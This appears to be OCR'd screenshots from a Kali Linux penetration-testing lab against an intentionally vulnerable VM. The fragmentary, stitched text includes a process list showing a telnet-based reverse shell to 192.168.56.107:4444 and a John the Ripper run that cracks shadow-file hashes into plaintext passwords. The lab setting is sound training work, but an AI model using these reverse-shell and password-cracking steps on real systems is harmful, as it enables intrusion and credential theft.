2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title>
6 <style>
7 body { font-family:Arial; background: #f0f0f0; margin: 0; padding: 0; } .login-box
```


Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
10:15
Kali Linux
Server Not Found
Server Not Found
login.html
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Hmm. We're having trouble finding that site.
We can't connect to the server at login.html.
If you entered the right address, you can:
Try again later
Check your network connection
Check that Firefox has permission to access the web (you might be connected but behind a firewall)
Try Again
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
0:13
kali@kali: ~
Session Actions Edit View Help
root 4406 0.0 0.0 0 0 ? S 13:12 0:00 [nfsd]
root 4407 0.0 0.0 0 0 ? S 13:12 0:00 [nfsd]
root 4411 0.0 0.0 2424 336 ? Ss 13:12 0:00 /usr/sbin/rpc.mountd
root 4477 0.0 0.0 5412 1732 ? Ss 13:12 0:00 /usr/lib/postfix/master
postfix 4478 0.0 0.0 5420 1648 ? S 13:12 0:00 pickup -l -t fifo -u -c
postfix 4480 0.0 0.0 5460 1680 ? S 13:12 0:00 qmgr -l -t fifo -u
root 4484 0.0 0.0 5388 1204 ? Ss 13:12 0:00 /usr/sbin/nmbd -D
root 4486 0.0 0.0 7724 1404 ? Ss 13:12 0:00 /usr/sbin/smbd -D
root 4490 0.0 0.0 7724 812 ? S 13:12 0:00 /usr/sbin/smbd -D
root 4502 0.0 0.0 2424 868 ? Ss 13:12 0:00 /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive -inetd_compat
proftpd 4541 0.0 0.0 9948 1612 ? Ss 13:12 0:00 proftpd: (accepting connections)
daemon 4555 0.0 0.0 1984 420 ? Ss 13:12 0:00 /usr/sbin/atd
root 4566 0.0 0.0 2104 892 ? Ss 13:12 0:00 /usr/sbin/cron
root 4594 0.0 0.0 2052 348 ? Ss 13:12 0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
root 4595 0.0 0.0 2052 476 ? S 13:12 0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
tomcat55 4597 0.2 4.3 364500 90516 ? Sl 13:12 0:11 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
daemon 4615 0.0 0.0 2316 220 ? SN 13:12 0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root 4616 0.0 0.1 10596 2560 ? Ss 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4618 0.0 0.1 10732 2488 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4621 0.0 0.1 10728 2484 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4623 0.0 0.1 10728 2488 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4625 0.0 0.1 10732 2484 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4628 0.0 0.1 10596 2432 ? S 13:12 0:00 /usr/sbin/apache2 -k start
root 4635 0.0 1.2 74540 26556 ? Sl 13:12 0:00 /usr/bin/rmiregistry
root 4640 0.0 0.1 12208 2568 ? Sl 13:12 0:02 ruby /usr/sbin/druby_timeserver.rb
root 4645 0.0 0.1 8540 2516 ? S 13:12 0:00 /usr/bin/unrealircd
root 4651 0.0 0.0 2568 1204 tty1 Ss 13:12 0:00 /bin/login --
root 4657 0.0 0.5 13928 12040 ? S 13:12 0:02 Xtightvnc :0 -desktop X -auth /root/.Xauthority -geometry 1024×768 -depth 24 -rfbwait 120000 -rfbauth /root/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/fonts/Type1/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,/usr/share/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X11/100dpi/ -co /etc/X11/rgb
daemon 4660 0.0 0.0 2316 220 ? SN 13:12 0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root 4666 0.0 0.0 2724 1188 ? S 13:12 0:00 /bin/sh /root/.vnc/xstartup
root 4669 0.0 0.1 5936 2568 ? S 13:12 0:00 xterm -geometry 80×24+10+10 -ls -title X Desktop
root 4672 0.0 0.2 8988 4996 ? S 13:12 0:02 fluxbox
root 4704 0.0 0.0 2852 1548 pts/0 Ss+ 13:12 0:00 -bash
msfadmin 4774 0.0 0.0 4616 1988 tty1 S+ 13:23 0:00 -bash
postfix 4814 0.0 0.1 5788 2452 ? S 13:36 0:00 tlsmgr -l -t unix -u -c
www-data 4839 0.0 0.0 10596 1952 ? S 13:36 0:00 /usr/sbin/apache2 -k start
root 4914 0.0 0.0 1848 528 ? S 14:03 0:00 sleep 3992
root 4915 0.0 0.0 3164 1028 ? S 14:03 0:00 telnet 192.168.56.107 4444
root 4916 0.0 0.0 2724 580 ? S 14:03 0:00 sh -c (sleep 3992|telnet 192.168.56.107 4444|while : ; do sh && break; done 2>&1|telnet 192.168.56.107 4444 >/dev/null 2>&1 &)
root 4917 0.0 0.0 2724 1188 ? R 14:03 0:00 sh
root 4918 0.0 0.0 3164 1024 ? R 14:03 0:00 telnet 192.168.56.107 4444
root 5046 0.0 0.0 2364 932 ? R 14:42 0:00 ps aux
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
((genmon)XX)
9:01
kali@kali: ~
Session Actions Edit View Help
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$ ^[[200~
zsh: bad pattern: ^[[200~
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Remaining 4 password hashes with 4 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
0:14
kali@kali: ~
Session Actions Edit View Help
root 4406 0.0 0.0 0 0 ? S 13:12 0:00 [nfsd]
root 4407 0.0 0.0 0 0 ? S 13:12 0:00 [nfsd]
root 4411 0.0 0.0 2424 336 ? Ss 13:12 0:00 /usr/sbin/rpc.mountd
root 4477 0.0 0.0 5412 1732 ? Ss 13:12 0:00 /usr/lib/postfix/master
postfix 4478 0.0 0.0 5420 1648 ? S 13:12 0:00 pickup -l -t fifo -u -c
postfix 4480 0.0 0.0 5460 1680 ? S 13:12 0:00 qmgr -l -t fifo -u
root 4484 0.0 0.0 5388 1204 ? Ss 13:12 0:00 /usr/sbin/nmbd -D
root 4486 0.0 0.0 7724 1404 ? Ss 13:12 0:00 /usr/sbin/smbd -D
root 4490 0.0 0.0 7724 812 ? S 13:12 0:00 /usr/sbin/smbd -D
root 4502 0.0 0.0 2424 868 ? Ss 13:12 0:00 /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive -inetd_compat
proftpd 4541 0.0 0.0 9948 1612 ? Ss 13:12 0:00 proftpd: (accepting connections)
daemon 4555 0.0 0.0 1984 420 ? Ss 13:12 0:00 /usr/sbin/atd
root 4566 0.0 0.0 2104 892 ? Ss 13:12 0:00 /usr/sbin/cron
root 4594 0.0 0.0 2052 348 ? Ss 13:12 0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
root 4595 0.0 0.0 2052 476 ? S 13:12 0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
tomcat55 4597 0.2 4.3 364500 90516 ? Sl 13:12 0:11 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
daemon 4615 0.0 0.0 2316 220 ? SN 13:12 0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root 4616 0.0 0.1 10596 2560 ? Ss 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4618 0.0 0.1 10732 2488 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4621 0.0 0.1 10728 2484 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4623 0.0 0.1 10728 2488 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4625 0.0 0.1 10732 2484 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4628 0.0 0.1 10596 2432 ? S 13:12 0:00 /usr/sbin/apache2 -k start
root 4635 0.0 1.2 74540 26556 ? Sl 13:12 0:00 /usr/bin/rmiregistry
root 4640 0.0 0.1 12208 2568 ? Sl 13:12 0:02 ruby /usr/sbin/druby_timeserver.rb
root 4645 0.0 0.1 8540 2516 ? S 13:12 0:00 /usr/bin/unrealircd
root 4651 0.0 0.0 2568 1204 tty1 Ss 13:12 0:00 /bin/login --
root 4657 0.0 0.5 13928 12040 ? S 13:12 0:02 Xtightvnc :0 -desktop X -auth /root/.Xauthority -geometry 1024×768 -depth 24 -rfbwait 120000 -rfbauth /root/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/fonts/Type1/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,/usr/share/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X11/100dpi/ -co /etc/X11/rgb
daemon 4660 0.0 0.0 2316 220 ? SN 13:12 0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root 4666 0.0 0.0 2724 1188 ? S 13:12 0:00 /bin/sh /root/.vnc/xstartup
root 4669 0.0 0.1 5936 2568 ? S 13:12 0:00 xterm -geometry 80×24+10+10 -ls -title X Desktop
root 4672 0.0 0.2 8988 4996 ? S 13:12 0:02 fluxbox
root 4704 0.0 0.0 2852 1548 pts/0 Ss+ 13:12 0:00 -bash
msfadmin 4774 0.0 0.0 4616 1988 tty1 S+ 13:23 0:00 -bash
postfix 4814 0.0 0.1 5788 2452 ? S 13:36 0:00 tlsmgr -l -t unix -u -c
